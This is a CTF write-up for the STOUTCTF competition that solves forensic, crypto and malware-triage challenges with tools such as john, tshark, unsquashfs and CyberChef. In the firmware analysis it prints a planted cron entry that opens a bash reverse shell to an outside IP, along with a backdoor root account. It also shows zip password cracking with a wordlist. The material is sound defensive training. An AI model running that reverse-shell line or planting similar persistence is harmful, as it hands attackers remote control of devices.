
File was actually an `png` not in `mp3`

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Iera_Milpan]
$ file Retak_Hatiku_-_Iera_Milpan.mp3
Retak_Hatiku_-_Iera_Milpan.mp3: PNG image data, 1219 x 48, 8-bit/color RGBA, non-interlaced
```

1. Changing the extension of `mp3` into `png`

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Iera_Milpan]
$ cp Retak_Hatiku_-_Iera_Milpan.mp3 image.png
.
.
.
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Iera_Milpan]
$ ls
image.png  Retak_Hatiku_-_Iera_Milpan.mp3
```

2. Open up the image.



Flag	STOUTCTF{qDtiRAwpAyR4Yg57YxzYW5p1V2dm5mwo}
------	--



ROCKYOU

Description:

Don't crack your zipper!

Use **john** tools to crack the password with the wordlist of **Rockyou.txt**. Command:

```
$  
Zip2john RockYou.zip > hash  
John --wordlist=/usr/share/wordlists/rockyou.txt hash  
Unzip RockYou.zip  
Cat Flag.txt
```

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/RockYou]  
$ zip2john RockYou.zip > hash  
ver 1.0 efh 5455 efh 7875 RockYou.zip/Flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=55, decmplen=4  
cs=9a2b type=0  
  
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/RockYou]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (PKZIP [32/64])  
Will run 8 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Passw0rd123 (RockYou.zip/Flag.txt)  
1g 0:00:00:00 DONE (2024-12-20 21:00) 1.041g/s 2201Kp/s 2201Kc/s 2201KC/s SALAMUN..MOUSE123!!!  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
  
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/RockYou]  
$ unzip RockYou.zip  
Archive: RockYou.zip  
[RockYou.zip] Flag.txt password:  
==extracting::Flag.txt=====  
! WARNING ! WARNING ! WARNING !  
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/RockYou]  
$ cat Flag.txt  
STOUTCTF{wxxD6DH2c4yyeKhoXKvz7W8NrRUb4b1J}
```

Flag

STOUTCTF{wxxD6DH2c4yyeKhoXKvz7W8NrRUb4b1J}



THE ECHOES

Description:

Null

1. Filter icmp with the Echo (ping) reply only with the query of :

```
icmp.type==0
```

No.	Time	Source	Destination	Protocol	Length Info
2	2024-12-10 06:32:24.906407	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1)
4	2024-12-10 06:32:24.907945	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 3)
6	2024-12-10 06:32:24.908946	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5)
8	2024-12-10 06:32:24.908946	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 7)
10	2024-12-10 06:32:24.910451	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 9)
12	2024-12-10 06:32:24.911455	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 11)
14	2024-12-10 06:32:24.912488	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 13)
16	2024-12-10 06:32:24.913396	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 15)
18	2024-12-10 06:32:24.914407	127.0.0.1	127.0.0.1	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 17)

2. We can save the data Export as csv or simply use command.

3. Use commandline to extract

Using command extracts the data information from a network capture file. It filters for specific ICMP packets (type 0), picks out certain data fields, and processes them step by step. First, uses tshark to read the file and extract the relevant data. Then, awk selects and formats parts of the data. The processed data is converted back to binary using xxd.

```
$
tshark -r TheEchoes.pcap -Y "icmp.type == 0" -T fields -e data | awk 'NF
{print substr($0, 1, 2)}' ORS='`' | xxd -r -p
```

4. Grep the flag

Reading through file there is actually ‘STOUTCTF’. We can grep it for the specific text that we want.

```
epriQH15ccer1cpQPrctxxingKtxL0KDPPrvhouacwJ/qoyna9RZ3mD
gckqR3Qelfw6Ukyx6vRo9vpMwEKVXjkgW9VashCQRvts7Qe3hQTz6
EvHmEKWQgg4K5zgDiozrv01jgRTE8NppLeKgOACHmUTq3VQAATYvb2
SD0iR0fKfOileKt41W9tQi8ttLcFwuc08NUNbmpEoToD70AkRESTol
0jwT0h3elAypZQk2IUNTn4TtWbE4VYgTZHhXJBVL4qMccGUpmClCM
IPqcwV2ZSTOUTCTF{fZtPEj720e10KFrQPqouICBdgVAtD14N}zrIg
eZEp07Sa@WfmCMRvq1atIKYc5zCFg4puLM4gcqd0IPD6uR2sGd7Cqa
77LIGPnXVgxCoCSzgoYhAzKkpP9WaH5nKou5JbcAjA6TXeSzzkCF2
(5NPKW2pGUUrBkpw0kJO5JGuwIx09WRQQkv6wsAXvW4KzvTB322dJ
A4FE619V7u3DXLBavATA01WJ5HTMuqCz25WDB3zmNYb47bxPMhi7,
```

```
$
tshark -r TheEchoes.pcap -Y "icmp.type == 0" -T fields -e data | awk 'NF
{print substr($0, 1, 2)}' ORS='`' | xxd -r -p | grep -o 'STOUTCTF{[^]}*'
```

```
[osiris@ALICE]~[~/Downloads/CTF/STOUTCTF/Forensic/Echoes]
$ tshark -r TheEchoes.pcap -Y "icmp.type == 0" -T fields -e data | awk 'NF {print substr($0, 1, 2)}' ORS='`' | xxd -r -p | grep -o 'STOUTCTF{[^]}*'
```

Flag	STOUTCTF{fZtPEj720e10KFrQPqouICBdgVAtD14N}
------	--



DARK WEB FIRMWARE 1

Description:

My friend told me I could get faster internet speeds from this cracked firmware Try to find the attackers IP, user, and anything else malicious. The attackers ip, user, and website are the flags.

IP Flag Format: xxx.xxx.xxx.xxx

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/
$ file filesystem.squashfs
filesystem.squashfs: Squashfs filesystem, lit
```

Extracting the file and running a string search yielded no results. I then checked the file headers for any clues and found one unfamiliar file. Upon investigating, I discovered it was labeled 'filesystem.squash.' A quick Google search revealed it to be a SquashFS filesystem, prompting further research into its structure and extraction methods. Some good material to read:<https://www.mankier.com/1/unsquashfs>

1. Extracting filesystem using squashfs

```
$
Unsquasfs filesystem.squashfs
```

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/
$ unsquashfs filesystem.squashfs
Parallel unsquashfs: Using 8 processors
2395 inodes (2302 blocks) to write
=====
created 2091 files
created 209 directories
created 304 symlinks
created 0 devices
created 0 fifos
created 0 sockets
created 0 hardlinks
```

2. Getting the extraction we can use Regex to display all IPs.

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/
$ sudo grep -orE '([0-9]{1,3}\.){3}[0-9]{1,3}' .
./www/webpages/wan_error.html:192.168.1.101
./www/webpages/index.1657876653358.html:192.168.1.101
./www/webpages/init.html:192.168.1.101
./www/webpages/login.html:192.168.1.101
```

3. One look suspicious with the name of 'kali'

```
./etc/hotplug.d/firewall/50-improxy:22
./etc/hotplug.d/firewall/50-improxy:22
./etc/proftpd/proftpd.conf.orig:0.0.0.0
./etc/crontabs/kali:109.23.44.78
./etc/ppp/options.pptpd.sample:172.16.1.1
./usr/share/udhcpc/default.script:255.255.255.0
./usr/share/udhcpc/default.script:255.255.255.0
```

4. Reading through ./etc/crontabs/kali can see the tcp was made with the ip on reboot.

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
$ cat ./etc/crontabs/
kali root
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
$ cat ./etc/crontabs/kali
@reboot (echo '* * * * * bash -i >& /dev/tcp/109.23.44.78/9989 0>&1' | crontab -)
```

Flag	109.23.44.78
------	--------------



DARK WEB FIRMWARE 2

Description:

Use the same file from part 1. Increase your scope by trying to find their system user.

Flag format: example-user

Even though we already know its kali. To double confirm it, im trying to read the `./etc/passwd` if the user was exactly exist and yes, it was exist.

1. Reading the `/etc/crontab/kali`

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
└─$ cat ./etc/crontabs/
kali root
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
└─$ cat ./etc/crontabs/kali
@reboot (echo '* * * * * bash -i >& /dev/tcp/109.23.44.78/9989 0>&1' | crontab -)
```

2. Reading the `/etc/passwd`

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/
└─$ cat ./etc/passwd | tail
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
admin:x:1000:0:admin:/var:/bin/false
guest::2000:65534:guest:/var:/bin/false
kali:x:0:0:root:/root:/bin/ash
```

Flag kali



DARK WEB FIRMWARE 3

Description:

Countinue to use the same file from part 1 and part 2. See if there is anything else you can find.

1. Use regex of url pattern.

```
$  
grep -Er "http://[a-zA-Z0-9.-]+\.\com" . | grep -v "www.tp-link.com"
```

2. Grep the url

The index.html will keep refresh on the `tinyurl[.]com` . The URL also a bit different compared to other URL.

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)_V5.0_220715/  
$ grep -Er "http://[a-zA-Z0-9.-]+\.\com" . | grep -v "www.tp-link.com"  
grep: ./www/webpages/themes/green/img/mesh/onemesh-network.1657876653358.gif: binary file matches  
./www/index.html:<meta http-equiv="refresh" content="0; URL=http://tinyurl.com/notmalware" />  
./www/webpages/themes/green/DTF_1657876652258.htm: http://ccs2nic.com
```

Flag	hxpx://tinyurl[.]com/notmalware [WITHOUT DEFANG]
------	--



FAIRYTALES

Description:

Embark on a quest into the heart of the Arctic's endless ice, where ancient mysteries await. The Eternal Navigator, a ship lost to time, holds the key to forgotten knowledge—and the cost of uncovering its secrets may be greater than you ever imagined.

1. Initial overview

Checking the metadata using `exiftool` on `Fairytales.pdf`, we get to see two of unknown encryption was found.

2. Decode BASE64

Trying to decode the Flag. It was just a rabbit hole. Then we need some way or keys to uncover the **UUID gibberish cipher**.

3. Decoding UUID

Reading the PDF get some hinting about 47. While Base85 was the actually from 19'85' hinting. From [Base85 > ROT47](#)

manipulated every character in complex rotations—some shifting 47 places, others even more obscure.

The screenshot shows the CyberChef interface with two main sections: "Input" and "Output".

Input: The input is a long string of characters: ",UIImd-#T;S9KurE2dp]>B-K1,5TsQL3@\$@-BLO4&1Ee&FF_G88A53".

Recipe:

- From Base85**:
 - Alphabet**: Shows "Alphabet" and "! - u".
 - Remove non-alphabet chars**: A checked checkbox.
 - All-zero group**: A dropdown menu showing "z".
- ROT47**:
 - Amount**: Shows "47".

Output: The output is the decrypted string: "STOUTCTF{n2ff2B98QwhoP29hSaV9tTabPTGF94Z5}".

Flag STOUTCTF{ n2ff2B98QwhoP29hSaV9tTabPTGF94Z5 }



ORB OF LIGHT

Description:

Dr. Elana Markov sat hunched over her desk, the flickering light of a small monitor casting shadows across the cluttered lab. The coordinates had come from a crumbling fragment of an old text—a discovery that many dismissed as mere legend. But Markov knew better.

She had just returned from the coordinates after finding a ominous video, her breath catching as grainy, footage filled the screen. The camera, sat motionless watched an endless, icy expanse, the snow creating a dense fog in the distance she watched and watched trying to find something, anything to give her a clue of what this was, she knew something was off.

As she watched the video over and over she realized there must be another part of the video, she must be missing something. She returned to the site and found a note hidden under piles of rubble with the same ancient cipher as before.

Hours later, she had deciphered the beginning of the hidden message within the light. It was fragmented, incomplete:

“To find the truth, follow...”

She pushed on looking everywhere for anymore clues to what this might mean. After searching high and low she discovered a hidden compartment with a cryptic note, the beginning looked familiar, the same as before, but this one was complete “To find the truth, follow... wkh ruev ri oljkw, wkhb iolfnhu lq d suhglfwdeoh sdwwhuq, wkhb zloo ohdg brx wr Wkh Hwhuqdo Qdyljdwr. Wkh sdvvzrug brx vhnn lv rue5ri01jk” With this, she knew what she needed to do.

1. Decoding the hint from description

I received a zip file with a password and needed to find a clue. The description contained some encrypted text, which I decoded using ROT13. This revealed the password. ‘orb5ofL1ght’

Recipe	Input	Output
ROT13	wkh ruev ri oljkw, wkhb iolfnhu lq d suhglfwdeoh sdwwhuq, wkhb zloo ohdg brx wr Wkh Hwhuqdo Qdyljdwr. Wkh sdvvzrug brx vhnn lv rue5ri01jk	the orbs of light, they flicker in a predictable pattern, they will lead you to The Eternal Navigator. The password you seek is orb5ofL1ght

Rotate lower case chars

Rotate upper case chars Rotate numbers

Amount
23

2. Unzip

3. Checking the file


After unzip it. I’m getting the .mp4 video and looks it out.

```
(osiris@ALICE)@[~/Downloads/CTF/STOUTCTF/orbs]
$ file orbs_of_light.mp4
orbs_of_light.mp4: ISO Media, MP4 Base Media v1 [ISO 14496-12:2003]
```




4. Open up the video

With a quick reaction and sharp eyes. I we can see some blinking on the corner left. It was an morse coded.



5. Decoding the morse code

Decode it one by one using any video tools will help a lot.



After Getting the dots. We can get final flag.

Flag STOUTCTF(NZ02ARCB9SKB24K5MMEVY5GYWAAJJHQG)



SUBSTITUTE TEACHER

Description

The year is 1992, a few weeks after the fall of the Soviet Union. Amidst the chaos, a group of 45 rogue operatives known as "The Teachers" were tasked with safeguarding classified files. Their mission? To ensure these secrets stayed hidden from prying eyes. To achieve this, they devised a series of intricate steps to obscure their plans.

Your mission is to recover the hidden flag from their encrypted communication. The operatives left all the tools you need in the provided file, but they didn't make it easy. They relied on meticulous precision, where every detail—big or small, uppercase or lowercase—could hold the key to unlocking their secrets.

Can you decipher their layers of secrecy and reveal the hidden truth?

The hint referenced '1992' and '45 Rogue', which pointed to Base92 and Base45 encoding. The process involved: Gunzip > Base92 > Base45 > Gunzip. After following these steps, plaintext wording was revealed, allowing me to proceed with downloading and saving the file.

Checking the file type. It was pcap.

```
[osiris@ALICE] - [~/Downloads/CTF/STOUTCTF/Substitute_teacher]
$ file file.txt
file.txt: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 65535)
```

Rename the extension into pcap

```
[osiris@ALICE) [~/Downloads/CTF/STOUTCTF/Substitute_teacher]
$ cp file.txt new.pcap

[osiris@ALICE) [~/Downloads/CTF/STOUTCTF/Substitute_teacher]
$ sha256sum new.pcap
5169158043b5b63818a777826599d1b8804ca5f8a6be13e25597b8abe7f58064 new.pcap
```

Hash (SHA256)

5169158043b5b63818a777826599d1b8804ca5f8a6be13e25597b8abe7f58064



HTTP

Filter

`http.request.method==POST`

Packet 19368:

http.request.method==POST						
No.	Time	Source	Destination	Protocol	Length	Info
19342	2024-12-19 02:54:49.234597	82.27.238.21	209.123.214.186	HTTP	426	POST /iRaTbVq3 HTTP/1.1 (application/x-www-form-urlencoded)
19346	2024-12-19 02:54:49.391626	236.192.228.130	218.171.251.34	HTTP	427	POST /HfLT3Xzj HTTP/1.1 (application/x-www-form-urlencoded)
19353	2024-12-19 02:54:48.819114	142.54.160.69	22.183.16.133	HTTP	431	POST /m8t5NeCL HTTP/1.1 (application/x-www-form-urlencoded)
19357	2024-12-19 02:54:48.810821	29.30.104.206	180.42.91.153	HTTP	407	POST /jx5Xl9yR HTTP/1.1 (application/x-www-form-urlencoded)
19363	2024-12-19 02:54:49.049698	53.193.199.38	184.179.246.202	HTTP	419	POST /4uq2ofdE HTTP/1.1 (application/x-www-form-urlencoded)
19368	2024-12-19 02:54:47.148341	225.241.114.32	209.184.185.247	HTTP	404	POST /submit HTTP/1.1 (application/x-www-form-urlencoded)
19369	2024-12-19 02:54:47.068500	34.112.59.117	239.132.111.233	HTTP	425	POST /dP0txef5 HTTP/1.1 (application/x-www-form-urlencoded)
19375	2024-12-19 02:54:51.565689	64.117.145.50	125.16.50.195	HTTP	403	POST /eUiK200i HTTP/1.1 (application/x-www-form-urlencoded)

Right Click > Follow > HTTP Stream

Wireshark · Follow HTTP Stream (tcp.stream eq 12244) · new.pcap

```

POST /submit HTTP/1.1
Host: fakehost71.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 225

teacher=YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1Uhu}3Z7hUc5kkSTFRJI3cBf5Sq1RR2q
Ca1qk3c5L3AWKXcqSAVviJZvu02S0W2880DCFQn7sykroKiYiZejxz94SWSJbjz1m5740YRuH7AbG
ES2pXIQGh51Jqpu2SSLV20nG3ENheqZBK4R7uDv0Ar7qb06AbosvgcUo2P1SkqgXUEV6rlq

```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (350 bytes) Show data as ASCII Stream 122

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

FTP

Packet: 28976

ftp						
No.	Time	Source	Destination	Protocol	Length	Info
28956	2024-12-19 02:55:00.312740	155.103.193.73	233.67.186.177	FTP	84	Request: USER q5kyKrde
28965	2024-12-19 02:54:52.530672	16.109.22.217	4.189.2.199	FTP	84	Request: USER Mc6RvVxA
28976	2024-12-19 03:06:56.506469	163.83.58.254	240.42.24.168	FTP	84	Request: Number..... 9085346217
28987	2024-12-19 02:54:52.870549	112.165.121.69	115.248.208.156	FTP	84	Request: USER vndnd7Mv
28994	2024-12-19 02:54:57.154322	46.73.227.105	166.5.74.200	FTP	84	Request: USER 15ZCv6t
29007	2024-12-19 02:54:57.216461	20.20.216.17	170.120.141.220	FTP	84	Request: USER TzNWhA6

Right Click > Follow > Follow TCP Stream

Wireshark · Follow TCP Stream (tcp.stream eq 18444) · new.pcap

```

Number..... 9085346217

```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (30 bytes) Show data as ASCII Stream 18444

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help



TCP

```
$
tshark -r new.pcap -Y "tcp" -T fields -e tcp.stream -e data | grep -Pv '^$' |
cut -f2 | while read hex; do echo $hex | xxd -r -p | grep -Pv '[0-9]'; done
```

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/Substitute_teacher]
$ tshark -r new.pcap -Y "tcp" -T fields -e tcp.stream -e data | grep -Pv '^$' | cut -f2 | while read hex; do echo $hex | xxd -r -p | grep -Pv '[0-9]'; done
yVDEqgNNNxCKPRwRzSYDSkdsLuwsCwv
gtTRAVDbdoocFxbyzbndyAldTRwBqsu
Upper WSCZMQHNUFBLIDEPJOYTRVXAKG
OkCxQoaLRxPuWlLcXFdLUFHZdahQmwyd
pieMkkTTaxwMigRtMAwawQyicCMJ0LNpg
BxHzsTOEPcptHTLVRHb0mzSAMnNgQjWe
JCHJnlduUnfFgFOpzCCOefnInnwxFkhca
ZKzRpvpjVkiIffScgmLPcASwxixgXueOKV
dUDPLhxoiGwHdsvQxfqFuEAriTuLkfZb
XFNfOLMjSFmlLyvtegiJiJrkvUfEEoLB
hboJCAbGWouhgOUffGdBNTCYpGBka
cSGIEsfwfVkpjqxPebplKeakTBTKIjb
```

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/Substitute_teacher]
$ strings new.pcap | grep "WSCZMQHNUFBLIDEPJOYTRVXAKG"
Upper WSCZMQHNUFBLIDEPJOYTRVXAKG
```

UDP

```
$
tshark -r new.pcap -Y "udp" -T fields -e udp.stream -e data | grep -Pv '^$' |
cut -f2 | while read hex; do echo $hex | xxd -r -p | grep -Pv '[0-9]'; done
```

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/Substitute_teacher]
$ tshark -r new.pcap -Y "udp" -T fields -e udp.stream -e data | grep -Pv '^$' | cut -f2 | while read hex; do echo $hex | xxd -r -p | grep -Pv '[0-9]'; done
ZYbtWPnSjIBNPcAMpoCWFpFkYIKfFr
OnsJuIEImjnwgwNmVOekFTMuPPmJIR
nowYENrSLYkrejgGUhKAkwLhbZNXCw
ZhtzDtmcbTVfNfZzvLjhmtKwDjhOzcUj
Lower amphivbajtZumoyecLxidg
hXFCkAcvbcrulrofioLPHetuhNdaNOF
hipbhfwXTVYwAcAdMzk1DCVxiq1MCg
InlhxbpjhQrhg1bFRRsVtVhADmJwsL
```



DECRYPTING EVIDENCE

HTTP:

teacher=YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1UhU}

FTP:

Number..... 9085346217

TCP:

packet: 8764

Upper WSCZMQHNUFBLIDEPJOYTRVXAKG

UDP:

Lower amuphvibojrtfzwnqyeclxkdgs

After spending considerable time analyzing the encoded text and reviewing the description and hints, I began to understand that the process involved mapping encoded letters and numbers back to their original forms. The cipher relied on meticulous precision, where every detail—whether uppercase or lowercase—was important. For instance, the capital letter 'Y' in the encoded text corresponds to 'S' in the original mapping. Similarly, the capital 'T' remains 'T' after decoding, as observed when comparing the ciphered and standard alphabets. Made a script out of it to decode it.

Script

```
upper_cipher = "WSCZMQHNUFBLIDEPJOYTRVXAKG"
lower_cipher = "amuphvibojrtfzwnqyeclxkdgs"

standard_upper = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
standard_lower = "abcdefghijklmnopqrstuvwxyz"

numeric_key = "9085346217"

encoded_text = "YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1UhU}"

def decode(encoded, upper_map, lower_map, num_map):
    result = []
    for char in encoded:
        if char in upper_map:
            index = upper_map.index(char)
            result.append(standard_upper[index])
        elif char in lower_map:
            index = lower_map.index(char)
            result.append(standard_lower[index])
        elif char in num_map:
            index = num_map.index(char)
            result.append(str(index))
        else:
            result.append(char)
    return ''.join(result)

flag = decode(encoded_text, upper_cipher, lower_cipher, numeric_key)
print(flag)
```

Flag	STOUTCTF{E8YrQNB6mWaI2PGncYjBKGkyz3yl8Iec}
------	--



MALWARE

MALWARE

Focuses on analysing and understanding malicious software. The goal is to identify the malware's behaviour, detect any hidden flags or secrets within its execution, and uncover the underlying issues. Participants need skills in recognizing common malware patterns, understanding how malware interacts with systems, and using tools to analyse suspicious files or network traffic.

**BLUE****Description:****Null****1. Initial Review using PEStudio**

Upon examining the indicator, I found that the sections involved self-modifying code with UPX0-2. UPX is a file compression tool used for executable files, often to reduce file size while maintaining the ability to execute. This suggests that the file had been compressed using UPX, which could potentially be a technique used to obfuscate the file's true content.

indicator (24)	detail	level
virusTotal > score	16/71	+++++
sections > writable	UPX0	++++
entry-point > location	0x0003D2A0	++++
sections > executable > count	2	++++
sections > self-modifying	UPX0 UPX1	++++
sections > virtualized	UPX0	++
sections > name > flag	UPX0 UPX1 UPX2	++
imports > flag	2	++
file > entropy	7.963	+
file > type	executable	+
file > cpu	64-bit	+
file > sha256	117A8AC437F066861456AA4351D041056CCC1097D71D3E67CC1FF56F3...	+
general		
subsystem	0x0003	console
magic	0x020B	PE+
file-checksum	0x00000000	0x0002267E (expected)
entry-point	0x0003D2A0	section[UPX1]
base-of-code	0x00027000	section[UPX1]
size-of-code	0x00018000	98304 bytes
size-of-initialized-data	0x00001000	4096 bytes
size-of-uninitialized-data	0x00026000	155648 bytes

The entry point of the UPX1 compressed file was located at memory address 0x0003D2A0. This marks the starting point of the execution after UPX decompression, where the file begins its execution flow.

property	value	value	value
section	section[0]	section[1]	section[2]
name	UPX0	UPX1	UPX2
footprint > sha256	n/a	F6AE46F2918E2DB52F135A4...	96E9288D44C2D804DF196A...
entropy	n/a	7.982	4.129
file-ratio (99.47%)	n/a	98.40 %	1.06 %
raw-address (begin)	0x00000200	0x00000200	0x00017400
raw-address (end)	0x00000200	0x00017400	0x00017800
raw-size (95744 bytes)	0x00000000 (0 bytes)	0x00017200 (94720 bytes)	0x00000400 (1024 bytes)
virtual-address	0x00001000	0x00027000	0x0003F000
virtual-size (258048 bytes)	0x00026000 (155648 bytes)	0x00018000 (98304 bytes)	0x00001000 (4096 bytes)
characteristics			
write	x	x	x
execute	x	x	-
share	-	-	-
self-modifying	x	x	-
virtual	x	-	-
items			
directory > import	-	-	0x0003F000
directory > exception	-	0x00039000	-
directory > relocation	-	-	0x0003F3C4
directory > thread-local-storage	-	0x0003DEC8	-
directory > load-configuration	-	0x0003DF58	-
base-of-code	-	0x00027000	-
entry-point	-	0x0003D2A0	-
thread-local-storage	-	0x0003DEA2	-

UPX0: This section supports write, execute, and self-modifying properties, indicating it can modify its own code during execution.

UPX1: This section allows write, execute, and self-modifying capabilities, but lacks the virtual properties seen in UPX0, limiting its self-modification scope.

UPX2: This section only allows write operations, without execution capabilities, suggesting it does not run code but can modify or overwrite data in the file.



